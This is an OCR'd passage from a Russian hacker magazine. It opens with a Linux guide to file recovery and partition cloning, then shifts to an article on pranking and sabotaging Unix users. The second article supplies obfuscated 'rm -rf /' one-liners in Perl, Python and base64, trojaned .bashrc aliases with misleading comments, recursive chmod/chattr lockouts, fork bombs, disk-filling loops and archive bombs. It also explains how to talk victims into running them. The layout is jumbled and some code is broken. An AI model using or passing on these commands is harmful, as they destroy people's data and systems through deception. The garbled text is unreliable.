Лучшим на этом поприще считается комплект утилит Sleuth Kit (www.sleuthkit.org), содержащий огромное количество самых разнообразных инструментов, которые любят применять в своей работе различные службы по расследованию инцидентов взлома и продвинутые системные администраторы. Мы далеки от этого, и нас интересуют только две утилиты из всего комплекта: fls и icat, предназначенные для поиска и извлечения файлов (как существующих, так и удаленных).

Просмотрим список удаленных файлов с помощью утилиты fls:

```
# fls -rd /dev/sdb1
r/r * 117: dsc0005.jpg
r/r * 119: dsc0006.jpg
r/r * 122: dsc0007.jpg
r/r * 125: dsc0008.jpg
r/r * 128: dsc0009.jpg
```

Флаг '-r' заставляет программу рекурсивно проходить по всем каталогам, а '-d' — показывать только удаленные файлы. Скорее всего, листинг будет очень длинным, и к тому же будет содержать список inode, которые уже были отданы другим файлам (строчка realloc в третьей колонке), поэтому мы его отфильтруем и направим в less:

```
# fls -rd /dev/sda1 | grep -v
'(realloc)' | less
```

В третьей колонке ты увидишь номера inode-файлов, а в четвертой — их имена. Чтобы выдернуть файл из ФС, воспользуйся командой icat (флаг '-r' предназначен для восстановления удаленного файла):

```
# icat -r /dev/sda1 1023 > /home/
vasya/tmp/my_file
```

Для восстановления всех файлов можно воспользоваться следующей командой:

```
# for i in 'fls -rd /dev/sda1 |
grep -v '(realloc)' |\
awk {'print $3'}|tr -d [:]'; do
icat -r -f fat /dev/sdb1 $i >\
/home/vasya/tmp/inode-$i ;done
```

Если ты желаешь найти какой-то конкретный файл, то вывод fls можно просто «погрепать»:

```
# fls -rd /dev/sda1 | grep -v
'(realloc)' | grep my_file.jpg
```

Замечательная особенность утилит Sleuth Kit состоит в том, что они используют множество самых разнообразных методик поиска удаленных файлов и их частей. Это и анализ управляющих структур файловой системы, и различные эвристические методы, и сопоставление с шаблоном. Фактически, с помощью Sleuth Kit возможно вернуть к жизни даже файлы, затертые на ext3 (притом, что сами разработчики ext3 говорят о невозможности проведения такой операции).

ПОЧИНКА ФАЙЛОВЫХ СИСТЕМ

Починить поломавшуюся файловую систему очень просто. Достаточно воспользоваться стандартными утилитами fsck.vfat (для файловых систем FAT12, FAT16 и FAT32), fsck.ufs (для UFS, UFS2, FFS) и ntfsfix (для NTFS).

К СОЖАЛЕНИЮ, NTFSFIX НЕ СПОСОБНА ПОЛНОСТЬЮ ВЫЛЕЧИТЬ NTFS. ОНА ЛИШЬ ИСПРАВЛЯЕТ НЕКОТОРЫЕ ИЗ ЕЕ ПРОБЛЕМ.

К сожалению, ntfsfix не способна полностью вылечить NTFS. Она лишь исправляет некоторые из ее проблем и устанавливает флаг принудительной проверки файловой системы, так что следующая перезагрузка в Windows повлечет за собой запуск chkdsk для полной проверки ФС.

Используя виртуальную машину, мы можем избежать необходимости перезагрузки в Windows. Для этого:

1. Запускаем виртуальную машину и устанавливаем винду на виртуальный жесткий диск.

2. Отмонтируем раздел, содержащий файловую систему NTFS.

3. Запускаем виртуальную машину, в качестве первого жесткого диска которой указываем виртуальный диск с Windows, а второго — наш настоящий жесткий диск.

4. С помощью стандартных средств Windows запускаем проверку NTFS-раздела.

КОПИРОВАНИЕ РАЗДЕЛОВ

Допустим, ты купил новый жесткий диск и хочешь перенести несколько разделов со старого диска на новый. Если ты начнешь делать это стандартными методами, через создание нового раздела и ручное копирование файлов, то рискнешь поиметь массу проблем, связанных с кодировками имен файлов, специальными файлами, защищенными файлами, да и потеряешь массу времени. Лучше воспользоваться методом клонирования раздела.

Пользователи UNIX клонируют разделы с помощью стандартной утилиты dd, которую можно применять в связке с любой файловой системой. Для этого на новом диске создается раздел, идентичный по размерам источнику, и выполняется команда «dd if=раздел1 of=раздел2 bs=1m». Таким же образом можно скопировать и NTFS-раздел, но в пакете ntfsprogs для этой цели есть более подходящая утилита.

Программа ntfsclone идентична по функциональности команде dd за исключением двух особенностей. Во-первых, она не копирует незанятые участки файловой системы, и перемещение происходит быстрее, а образ раздела (если ты создаешь образ) занимает меньше места. Во-вторых, ntfsclone способна хранить образ в специальном сжатом файле, который удобно передавать на другие машины.

Для клонирования раздела достаточно выполнить следующую команду:

ПРОГРАММА NTFSUNDELETE ЧЕСТНО СООБЩАЕТ О ТОМ, ЧТО ФАЙЛЫ ПОЛНОСТЬЮ ЦЕЛЫ

```
Inode Flags %age Date Size Filename
-----------------------------------------------------------
10634 FN.. 100% 2008-03-06 113120 Aero Bliss.jpg
10636 FR.. 100% 2008-03-06 246713 Aero Enmeshed 2.jpg
10637 FN.. 100% 2008-03-06 384621 Aero Enmeshed.jpg
10640 FR.. 100% 2008-03-06 140770 Aero Glass.jpg
10642 FN.. 100% 2008-03-06 314857 Aero Woods.jpg
10643 FR.. 100% 2008-03-06 72193 Amarilla Flower.jpg
10646 FN.. 100% 2008-03-06 276216 Autmn Leaves.jpg
10648 FN.. 100% 2008-03-06 169614 Avalon Leaf.jpg
```


```
PhotoRec 6.10, Data Recovery Utility, July 2008
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

Disk /dev/sda - 120 GB / 111 GiB (RO) - ATA ST3120022A
     Partition                  Start        End    Size in sectors
 1 * FreeBSD                  0   1  1  1304 254 63   20964762


Pass 1 - Reading sector     909664/20964762, 3248 files found
Elapsed time 0h00m53s - Estimated time for achievement 0h19m28
elf: 1745 recovered
gz: 497 recovered
txt: 367 recovered
tx?: 300 recovered
png: 167 recovered
mp3: 151 recovered
bz2: 10 recovered
ps: 7 recovered
gif: 3 recovered
a: 1 recovered
```

PHOTOREC: ПРОЦЕСС ТОЛЬКО НАЧАЛСЯ, А КОЛИЧЕСТВО ВОССТАНОВЛЕННЫХ ФАЙЛОВ УЖЕ ПЕРЕВАЛИЛО ЗА 1000

PHOTOREC СОБСТВЕННОЙ ПЕРСОНОЙ



GPARTED: ЗАЧЕМ НАМ PARTITION MAGIC?

```
# ntfsclone --overwrite /dev/hda1 /dev/hdb1
```

А для создания образа:

```
# ntfsclone --save-image --output backup.img
/dev/hda1
```

Утилита ntfsclone особенно удобна, если ты решил скопировать установленный Windows на целый парк других машин (учебный класс или офис). Для этого достаточно установить Windows на одну машину и создать образ, который затем можно выложить в шару и с помощью Linux LiveCD залить на другие машины. Чтобы они смогли загружаться, придется также скопировать MBR-запись диска:

```
# sfdisk -d /dev/sda > /share/sda-sfdisk.dump
# dd if=/dev/sda bs=512 count=1 of=/share/
sda-mbr.dump
```

А затем записать ее на диск всех машин:

```
# sfdisk /dev/sda < /share/sda-sfdisk.dump
# dd if=/share/sda-mbr.dump of=/dev/sda
```

ПЕРЕНОС ДАННЫХ

Если ты решил полностью перейти на Linux, но не хочешь использовать различные ухищрения и ntfs-3g для доступа к своим старым данным, расположенным на NTFS-разделе? Ведь этот раздел может занимать большую часть диска, и нет никакой возможности просто скопировать его содержимое на новый раздел, отформатированный в ext3/ext4. В этом случае тебе на помощь опять придут утилиты из пакета ntfsprogs, а точнее одна из них — ntfsresize, которая позволит копировать данные небольшими порциями в новую файловую систему с последующим уменьшением размера NTFS-раздела и увеличением ext3/ext4-раздела. Для этого тебе понадобится какой-нибудь LiveCD, содержащий ntfsprogs и e2fsprogs версии не ниже 1.41 (для поддержки ext4, если ты, конечно, собираешься переносить данные на нее). Также очень желательно, чтобы LiveCD содержал свеженький gparted, потому что изменять размер вручную трудно и опасно (кроме изменения размера самой ФС, предстоит менять размер раздела с помощью fdisk, одна ошибка и всю операцию придется начинать сначала).

Загружаемся с LiveCD и монтируем разделы жесткого диска. Допустим, его размер составляет 120 Гб. Из них 80 Гб — под завязку набитый NTFS-раздел, а остальные 30 Гб (да, именно 30, после перевода маркетинговых гигабайт в настоящие объем диска оказывается равным примерно 111 Гб) — это раздел с установленным Linux, занятость которого составляет 5 Гб. Значит, наше «окно» равно примерно 25 Гб. Перемещаем файлы с NTFS-раздела на ext3/ext4-раздел до тех пор, пока их совокупный размер не станет равен размеру окна. В результате последний оказывается полностью заполненным, а первый «худеет» на 25 Гб. Отмонтируем оба раздела и запускаем gparted. Выбираем NTFS-раздел, жмем вторую кнопку мыши, выбираем Resize/Move и уменьшаем раздел на размер окна, выбираем ext3/ext4-раздел и увеличиваем его на тот же размер окна (раздел придется сдвинуть к началу диска, а затем увеличить). Так мы получаем еще 25 Гб освободившегося места, что позволит нам скопировать часть файлов, а затем вновь изменить размер. Четыре таких прохода, и мы полностью удаляем NTFS-раздел, а раздел ext3/ext4 расширяем на весь диск.

ВЫВОДЫ

Как ты смог убедиться, Linux умеет не только работать с множеством сторонних файловых систем, но и оснащен массой утилит для их модификации, проведения диагностики и выполнения других операций. Ты никогда не окажешься в безвыходной ситуации, держа под рукой LiveCD на базе Linux, который как раз и является тем самым Святым Граалем любого системного администратора и пользователя. ⌶



links

- foremost.sourceforge.net — Foremost, еще одна популярная программа для восстановления файлов по шаблонам.

- www.sysresccd.org — System Rescue CD содержит все упомянутые в статье программы.

ЕВГЕНИЙ ЗОБНИН **ZOBNIN@GMAIL.COM,** АНДРЕЙ МАТВЕЕВ **ANDRUSHOCK@REAL.XAKEP.RU**

Пощады не будет!

Энциклопедия UNIX-западлостроений

В UNIX есть все для осуществления самых разнообразных западлостроений: свобода действий пользователя, полный доступ ко всем, даже самым сокровенным, уголкам операционки, открытые исходные тексты, богатейший арсенал инструментария на все случаи жизни. Получив доступ к системе или просто заставив пользователя запустить показанную ему команду, ты с легкостью ввергнешь свою жертву в состояние шока, глубина которого будет зависеть только от твоих моральных принципов.

Особую привлекательность UNIX-западлостроения получают именно сейчас, когда все поголовно начинают переползать на Linux. Пингвина устанавливают дома, в школах, институтах, различных гос. учреждениях, на нетбуки, телефоны. И всем этим пользуются рядовые чайники, которым можно запросто впарить deb-пакет с программой-ускорителем интернета, заставить выполнить странную команду, которая якобы активирует механизм автоматического распараллеливания приложений по всем доступным ядрам процессора, научить печатать перед любой предложенной ему командой слово sudo. Какой простор для западлостроителя! Теперь не надо ломать голову над запрятыванием своих форк-бомб и шелл-функций в систему, необязательно ломать комп жертвы, достаточно уверить ее в том, что ты проженный жизнью Гик, который видел выход Slackware 3.0 собственными глазами и компилировал ядро Linux 1.1. Все, дело сделано. Он сам прибежит к тебе за помощью, когда споткнется об очередной камень Ubuntu Linux.

ШУТКИ

Начнем с самых простых и совершенно безобидных приколов, которые ты сможешь устраивать с целью поднять настроение не только себе, но и жертве. Целевая аудитория: друзья и знакомые с хорошим чувством юмора.

Из всех способов удачно подколоть жертву наиболее простой и эффективный заключается в том, чтобы заменить одну или несколько часто используемых команд на псевдоним, выполняющий подложную команду (набор команд). Так, например, ты можешь посоветовать жертве свой собственный .bashrc, который содержит ряд полезнейших функций, красиво раскрашенное приглашение и улетные настройки, но в его конец ты поместишь что-нибудь вроде этого:

```
alias sudo='echo -e "\e[1;1H\
e[2JMatrix HAS you…"; sleep 600'
```

Если жертва не особо сильна в шелл-скриптинге, то скорее всего она просто заменит свой .bashrc твоим продвинутым вариантом и продолжит спокойно осваивать премудрости командной строки… Ровно до того момента, пока не вызовет команду sudo, результатом чего станет затирание всего экрана и появление надписи «Matrix HAS you…» в левом верхнем углу экрана. Также в .bashrc можно добавить инициализацию и экспорт переменной TMOUT, отвечающей за автоматическое закрытие шелла во время бездействия:

```
export TMOUT=10
```

Результат: десятисекундный простой и опа, — шелл закрылся. Пока жертва разберется, что к чему, постоянные «падения» интерпретатора ее доконают.

С помощью команд, прописанных в .bashrc, ты можешь сделать очень многое. Например, подменить клавиши клавиатуры в X Window. Для этого помести в подложный .bashrc следующий код:

$ VI .BASHRC

```
# Этот код чинит клавиатурные комби-
нации в Firefox
if [ $DISPLAY != ""]; then
   a='xmodmap -pke | grep 'a A' | cut
-d '' -f 3'
   s=`xmodmap -pke | grep 's S' | cut
-d '' -f 3'
   xmodmap -e "keycode $a = s S" > /
dev/null 2>&1
   xmodmap -e "keycode $s = a A" > /
dev/null 2>&1
fi
```

Новичок вряд ли разберется в том, что конкретно делают эти команды, и просто поверит комментарию. На самом же деле код меняет клавиши 'a' и 's' местами, так что жертва будет долго материться, полагая, что разучилась печатать, а затем и вовсе отправится в магазин за новой клавиатурой. Будет еще смешнее, если заменить местами клавиши s и l и заставить жертву установить программу sl, результатом которой будет проносящийся справа-налево поезд, нарисованный с помощью ascii art.

Безобидные шутки с выводом различных сообщений на экран монитора также могут вызвать бурю эмоций.

$ VI ~/.BASHRC

```
wrapper() {
   DATE=$(LC_ALL=en date +'%c')
   TTY=$(basename `tty`)
   echo -e «Broadcast message from
$USER (pts/$TTY) ($DATE)\n\nThe
system is going down for system halt
NOW»
   sleep 500
}
alias vi=wrapper
```



В итоге вызов редактора vi приведет к печати примерно такого сообщения:

```
Broadcast message from vasya (/
dev/pts/0) Thu 24 Sep 2009 14:50:50
YEKST

The system is going down for system
halt NOW!
```

Вариант на языке Си (здесь и далее по тексту объявления заголовочных файлов и проверки на возвращаемые функциями значения опущены для экономии журнального пространства):

$ VI SYSLOG-FAKE.C

```
int main(void)
{
       extern const char *__
progname;
       char buf[128], hostname[256];

// скрываем имя нашей программы
       __progname = "";

       (void)gethostname(hostname,
sizeof(hostname));

// подготавливаем фейковое сооб-
щение о немедленном выключении
компьютера
       snprintf(buf, sizeof buf,
          "   *** FINAL System
shutdown message from root@%s ***
System going down IMMEDIATELY",
          hostname);
       syslog(LOG_EMERG, buf);
       exit(0);
}
```

Первый аргумент функции syslog() говорит о том, что сообщение является экстренным, поэтому оно попадет не только в логи системы syslog, но и будет выведено в консоль. Многие не знают о том, что в *nix-системах любой пользователь может вызвать систему регистрации событий и создать журнальные записи, якобы посланные каким-либо демоном или программой. Для примера симитируем работу почтового демона popa3d:

$ VI POPA3D-FAKE.SH

```
#!bin/sh
echo 'Authentication passed for
pupkin' | logger -i -t 'popa3d' -p
daemon.info
echo '13 messages (31337 bytes)
loaded' | logger -i -t 'popa3d' -p
daemon.info
echo '13 (31337) deleted, 0 (0)
left' | logger -i -t 'popa3d' -p
daemon.info
```

Еще один тип шуток эксплуатирует способность файловых систем UNIX-подобных ОС к упаковке так называемых «файловых дыр». Если в файловую систему записывается файл, содержащий достаточно длинный участок нулей (длиной, по крайней мере, в один блок), то выделения блоков для размещения этих данных не происходит, а все ссылки на блоки, содержащие нули, помечаются специальным битом. Впоследствии «нулевые» блоки могут быть выделены ФС, но до этого времени они не занимают место на диске. Эта особенность используется torrent-клиентами для создания пустых файлов, в разные места которых со временем будут помещаться скачанные данные (а место для них будет выделяться файловой системой по мере надобности).
Тот же прием можно использовать для «запугивания» жертвы: мы просто создаем необычайно длинный файл и наполняем его нулями. В результате в файловой системе появляется огромный файл, который на самом деле не занимает места. Вот код на Си:

$ VI HOLE.C

```
int main(void)
{
       const char *fname = "/tmp/
surprise";
       const char *mystring =
"aaaaaa";
       off_t myoffset = 1048576000;
       int fd;

       open(fname, O_CREAT | O_TRUNC
| O_RDWR, 0600);
       write(fd, mystring,
strlen(mystring));
       lseek(fd, myoffset, SEEK_
CUR);
       write(fd, mystring,
strlen(mystring));
       printf("Segmentation
fault\n");
       exit(0);
}
```

Заменяем строку /tmp/surprise на путь до нашего фиктивного файла. Компилируем:

```
$ gcc hole.c -o cool_app
```

Подсовываем жертве. Она запускает програм-

```
j1m@j1m-desktop:/tmp$ gcc hole.c -o hole
j1m@j1m-desktop:/tmp$ ls -l hole
-rwxr-xr-x 1 j1m j1m 9333 2009-09-24 16:43 hole
j1m@j1m-desktop:/tmp$ ./hole
wrote 6 bytes
seek 1048576000 bytes
wrote 6 bytes
j1m@j1m-desktop:/tmp$ ls -l surprise
-rw------- 1 j1m j1m 1048576012 2009-09-24 16:44 surprise
j1m@j1m-desktop:/tmp$
```

Файловая дыра: все гениальное просто

```
j1m@j1m-desktop:~$ for i in {1..100000}; do echo "aaaaa" >> bomb; done
j1m@j1m-desktop:~$ ls -l bomb
-rw-r--r-- 1 j1m j1m 600000 2009-09-24 15:59 bomb
j1m@j1m-desktop:~$ bzip2 bomb
j1m@j1m-desktop:~$ ls -l bomb.bz2
-rw-r--r-- 1 j1m j1m 53 2009-09-24 15:59 bomb.bz2
```

Простой рецепт, как ужать файл любой длины в несколько десятков байт

```
j1m@j1m-desktop:~$ wrapper() {
>     DATE=$(LC_ALL=en date +'%c')
>     TTY=$(basename `tty`)
>     echo -e "Broadcast message from $USER (pts/$TTY) ($DATE)\n\nThe s
ystem is going down for system halt NOW"
>     sleep 500
> }
j1m@j1m-desktop:~$ alias vi=wrapper
j1m@j1m-desktop:~$ vi .bashrc
Broadcast message from j1m (pts/2) (Fri Sep 25 13:20:58 2009)
```

Готов поспорить, что ни один юниксоид не ждет от команды vi такой реакции

му и получает на экран «Segmentation fault». После чего ты говоришь ей, что, мол, бывает, попробуй запустить у друга... В конце концов жертва забывает об этой программе и в один прекрасный день натыкается на файл, размер которого равен 1048576012 байт! Почти терабайт! Далее можно начинать ржать над тем, как наш лопух рассказывает всем, что нашел у себя в системе (с жестким диском на 500 Гб) файл, размером в один терабайт. Шутка станет еще более смешной, если файл упрятать в систему достаточно хорошо. Дело в том, что многие файловые системы возвращают размер свободного/занятого пространства с учетом этих самых нулевых блоков, и получится, что после создания файла команда df будет показывать полную занятость раздела (если, конечно, он не больше 1 Тб), что совсем не соответствует истине.

Но это все невинные шалости, конкретные подколы начнутся в том случае, если ты получишь доступ к компу жертвы с правами root. Тогда тебе откроется настоящий простор для западлостроений. Например, можно изменить загрузочное меню grub (файл /boot/grub/menu.lst) и прописать в нем Windows 95 вместо Ubuntu Linux, подсунуть другую иконку главного меню Gnome (/usr/share/icons/gnome/scalable/places/gnome-main-menu.svg), модифицировать файл /etc/fstab так, чтобы в качестве домашнего каталога пользователя монтировался каталог /tmp и многое другое.

Достаточно интересным, а главное, ставящим в тупик многих, является трюк, получивший имя «Укусить себя за хвост». Суть его заключается в том, чтобы просто снять с команды chmod права на исполнение и таким образом добиться того, что жертва не сможет менять права доступа любого файла:

```
# chmod -x 'which chmod'
```

Если хочется чего-нибудь эдакого, то вот тебе рецепт, который превратит инициацию соединения по протоколу PPTP (VPN) в вызов модемного диалап-соединения (виртуально, естественно). Выполни следующую последовательность действий:

1. Переименуй файл /usr/sbin/pptp:

```
# mv /usr/sbin/{pptp,pptp.bak}
```

2. Положи на его место скрипт:

VI /USR/SBIN/PPTP

```
#!/bin/sh

dd if=/bin/ls of=/dev/dsp &
pptp.bak $*
```

3. Дай скрипту права на исполнение:

```
# chmod a+x /usr/sbin/pptp
```

Команду pptp использует любая программа, подключающаяся к VPN-серверу по протоколу pptp, включая NetworkManager, по умолчанию поставляемый с Ubuntu. Подменив его на наш скрипт, мы добились того, что во время каждой инициации соединения с сервером пользователь будет слышать звук, сильно напоминающий издаваемый модемом при диалапном соединении. В качестве источника шумов я выбрал /bin/ls, который хорошо подходит как по длительности, так и по звучанию, но ты можешь поэкспериментировать и подобрать другой файл (желательно бинарный).

СТРЕСС-ТЕСТ ФАЙЛОВОЙ СИСТЕМЫ. ЭТОТ НЕЗАМЫСЛОВАТЫЙ СКРИПТ ПРИВОДИТ К ПАНИКЕ ЯДРА ОС OPENBSD ВЕРСИИ 3.4 И НИЖЕ

```
#! /bin/sh

mkdir stressdir
while [ 1 ]; do
for dir in a b c; do
      mkdir stressdir/$dir
      for dir2 in 0 1 2 3 4 5 6 7 8 9; do
            (dd if=/dev/zero of=stressdir/$dir/$dir2 bs=1024k count=100
&& rm -f stressdor/$dir/$dir2) >/dev/null &
      done
done
wait
done
```

ЗЛЫЕ ШУТКИ

Злых шуток пользователи *nix-систем придумали гораздо больше. Здесь есть все, начиная от классического «rm -Rf /», удаляющего все файлы, доступные для записи, и заканчивая многочисленными форк-бомбами и способами отправить ядро в kernel panic. Я бы порекомендовал несколько раз подумать, перед тем как применять их на практике (особенно те, которые уничтожают файлы). Целевая аудитория: обидчики, придурки, гопники и все те, кого не жалко даже твоей бабушке.

Начнем с классики — удаления всего, до чего можем добраться. Издревне эта операция производилась с помощью подсунутой пользователю команды «rm -Rf /», которую он благополучно запускал (да, и это срабатывало, а на некоторых убунтоводах сработает и сейчас), издавал несколько прощальных звуков и на несколько часов выбывал в офлайн. Сегодняшние пользователи более продвинуты и по настоянию старших не запускают команды, не прочитав man-страницы. Что же тогда делать? Команду можно, например, замаскировать, как это сделал один из посетителей linux.org.ru в 2003 году, подкинув в форум приведенный ниже perl-скрипт с просьбой помочь в его отладке.

```
# perl -e '$??s:;s:s;;$?::s;;=]=>%-{<-|}<&|'{;;y; -/:-@[-'{-};'-{/"
-;;s;;$_;see'
```

Естественно, для пожелавших помочь «бедолаге» все закончилось весьма и весьма плачевно. Подобный способ маскировки существует и для python:

```
# python -c 'import os;
os.system("".join([chr(ord(i)-1)
for i in "sn!.sg!+"]))'
```

И для bash (правда его легко раскрыть, опустив скобки):

```
# $(echo
c3VkbyBybSAtcmYgLwo=|base64 -d)
```

Другая, достаточно смешная, шутка — подсунуть команду rm в качестве alias'а для другой команды:

```
$ echo "alias ls='rm -rf * >/dev/null
2>&1; ls'" >> ~/.bashrc
```

В результате перед каждым вызовом команды

```
j1m@j1m-desktop:~$ mkdir bomb
j1m@j1m-desktop:~$ cd bomb/
j1m@j1m-desktop:~/bomb$ mkdir aaa bbb ccc
j1m@j1m-desktop:~/bomb$ echo "echo \"You are hacked\"" > .bashrc
j1m@j1m-desktop:~/bomb$ tar -cf bomb.tar * .bashrc
j1m@j1m-desktop:~/bomb$ ls -a
.  ..  aaa  .bashrc  bbb  bomb.tar  ccc
j1m@j1m-desktop:~/bomb$ cd ..
j1m@j1m-desktop:~$ head -n 3 .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-d
oc)
# for examples
j1m@j1m-desktop:~$ tar -xf bomb/bomb.tar
j1m@j1m-desktop:~$ head -n 3 .bashrc
echo "You are hacked"
```

В UNIX что угодно может быть вирусом:)

ls будет происходить очищение текущего каталога. Представь, как удивится наша жертва, когда запустит ls и увидит, что все файлы куда-то подевались. Будет еще смешнее, если она попытается выйти на каталог выше и вновь вызовет ls...

Еще один интересный трюк: выставить совершенно извращенные права на все файлы и каталоги системы:

```
# chown nobody:nobody -R /
# chmod 000 -R /
```

Это приведет к тому, что дееспособным останется только root, тогда как все остальные пользователи не смогут даже войти в систему. Более зловещий вариант: воспользоваться расширенными атрибутами файловой системы ext3/4 для того, чтобы сделать все файлы системы немодифицируемыми и неудаляемыми.

```
# cd /
# chattr -R +i *
```

Особая фишка этого способа в том, что неопытному пользователю будет очень сложно найти причину столь странного поведения файловой системы. Расширенные атрибуты не пользуются популярностью, их не показывает команда ls, многие вообще не знают о их существовании. Жертва проверит права и убедится, что все в порядке, затем начнет пробовать перемонтировать файловую систему в режиме записи, что не даст ровным счетом ничего, попытается перезагрузить систему, что будет невозможно сделать. Наконец, недруг нажмет кнопку «сброс» на системном блоке, дождется окончания восстановления журнала и вновь попробует удалить файл... Но не тут-то было, расширенные атрибуты можно убрать только с помощью утилиты chattr или через отключение их поддержки в ядре.

Если же твоя жертва — суровый профи, умеющий пользоваться загрузочным диском для восстановления системы, знающий о правах доступа и расширенных атрибутах, а способ удаления всего и вся ты считаешь слишком низким и недостойным, то предлагаю взять на заметку следующий простой шелл-скрипт:

```
$ cd ~; for x in 'ls'; do mv -f $x $y; y=$x; done
```

Он не убивает данные, не вводит в пользователя в непреодолимый ступор, но позволяет от всей души посмеяться. После выполнения этой последовательности команд все файлы и подкаталоги домашнего каталога пользователя будут иметь неправильные имена, а если точнее: будут сдвинуты на один вперед. На первый взгляд листинг файлов будет выглядеть правильно, но на проверку окажется, что содержимое любого из файлов не соответствует имени. Жертве придется изрядно постараться и убить много времени перед тем, как она все приведет в порядок.

```
j1m@j1m-desktop:~/tmp$ gvim syslog-fake.c
j1m@j1m-desktop:~/tmp$ gcc syslog-fake.c -o syslog-fake
syslog-fake.c: In function 'main':
syslog-fake.c:27: warning: format not a string literal and no format ar
j1m@j1m-desktop:~/tmp$ ./syslog-fake
j1m@j1m-desktop:~/tmp$ tail -n 1 /var/log/syslog
Sep 27 16:47:07 j1m-desktop :     *** FINAL System shutdown message fro
esktop ***     System going down IMMEDIATELY
```

С помощью стандартного API мы можем записать в syslog все, что угодно

Если ты не хочешь причинять серьезный ущерб, то тебе помогут форк-бомбы и различные способы отправить ядро в панику. В простейшем варианте форк-бомба выглядит так:

```
:(){ :|:& };:
```

А после расшифровки так:

```
func() {
   func | func &
}
func
```

А на perl вот так:

```
$ perl -e 'fork while true;'
```

Команда порождает бесконечное число процессов и, если максимальное число процессов и используемой памяти не ограничено с помощью ulimit (а в подавляющем большинстве случаев так оно и есть), система вскоре исчерпает все свои ресурсы и окажется недоступной.

Чтобы сделать форк-бомбу более эффективной, надежной и смертоносной, ее следует оформить в виде бинарного файла (который будет даже проще подсунуть жертве):

$ VI FORK-BOMB.C

```
int main(void)
{
       for (;;) {
               while (fork() != -1)
                       ;
               for (;;) {
                       getpid();
                       malloc(65536);
               }
       }
       exit(0);
}
```

Обрати внимание на факт использования функции malloc(), которая, будучи запущенной в бесконечном цикле, постепенно высосет из системы всю доступную оперативную память.

Особое место среди UNIX-западлостроений занимают различные способы захламления файловой системы или, говоря по-человечески, файл-флуд. Флуд будет полезен тогда, когда все остальные способы оказываются неэффективными или слишком жесткими. Он не несет особой опасности, но может серьезно навредить, будучи примененным на боевом сервере. Простейший метод захламления ФС — создание файла, который будет постоянно расти и в конце концов займет все доступное пространство. Например:

```
$ cat /dev/random > ~/.backup &
```

Также возможно создание бесконечной цепочки подкаталогов:




dvd

На прилагаемом к журналу диске ты найдешь полные версии сырцов syslog-fake.c, hole.c и несколько форк-бомб.



links

www.linux.org.ru/view-message.jsp?msgid=392747 — оригинальное сообщение на форуме ЛОРа.



info

• Команда rm, поставляемая с современными дистрибутивами Linux, отказывается удалять корневой каталог. Поэтому актуальная команда должна выглядеть так: «cd / && rm -rf *» или так: «rm -rf /*».

• Русская рулетка в стиле UNIX: $ [$[$RANDOM % 6] == 0] && rm -rf /* || echo «Жив»




```
while : ; do
   mkdir subdir
   cd subdir
done
```

Эта команда эффективно сработает на файловой системе ext4, но не нанесет особого вреда ext3 и ufs, в которые заложен лимит на количество подкаталогов (32000). Кроме того, существует и множество вариантов различных decompression-бомб и tar-бомб. Смысл их в том, чтобы создать архив, который после распаковки займет огромное пространство на жестком диске или захламит файловую систему. Decompression-бомбы создаются с помощью генерации огромных размеров файла, содержащего большое количество многократно повторяющихся блоков данных, и его упаковки с помощью bzip2. В результате совсем небольшой безобидный архив распакуется в очень большой файл, который может занять весь жесткий диск. Способ создания: берем источник данных (хоть строку «aaaaa»), организуем луп, который будет многократно добавлять содержимое источника данных в новый файл, а затем просто запаковываем его с помощью bzip2:

```
$ for i in {1..1000000}; do
   for i in {1..1000000}; do
       echo "aaaaa" >> bomb
   done
done
$ bzip2 bomb
```

Tar-бомбы создаются иначе. Их задача не только захламить файловую систему, но и попытаться подменить какие-либо файлы базовой системы. Создаются они с помощью упаковки в tar-файл сразу нескольких каталогов и файлов, которые будут распакованы в систему, в результате чего рабочий каталог станет помойкой, а некоторые файлы будут заменены:

```
$ mkdir bomb
$ cd bomb
```

Исходный код программки, создающей в /tmp файл огромного размера

```
// создаем разные файлы и каталоги
$ mkdir ...
$ tar -cf bomb.tar * .*
$ bzip2 bomb.tar
```

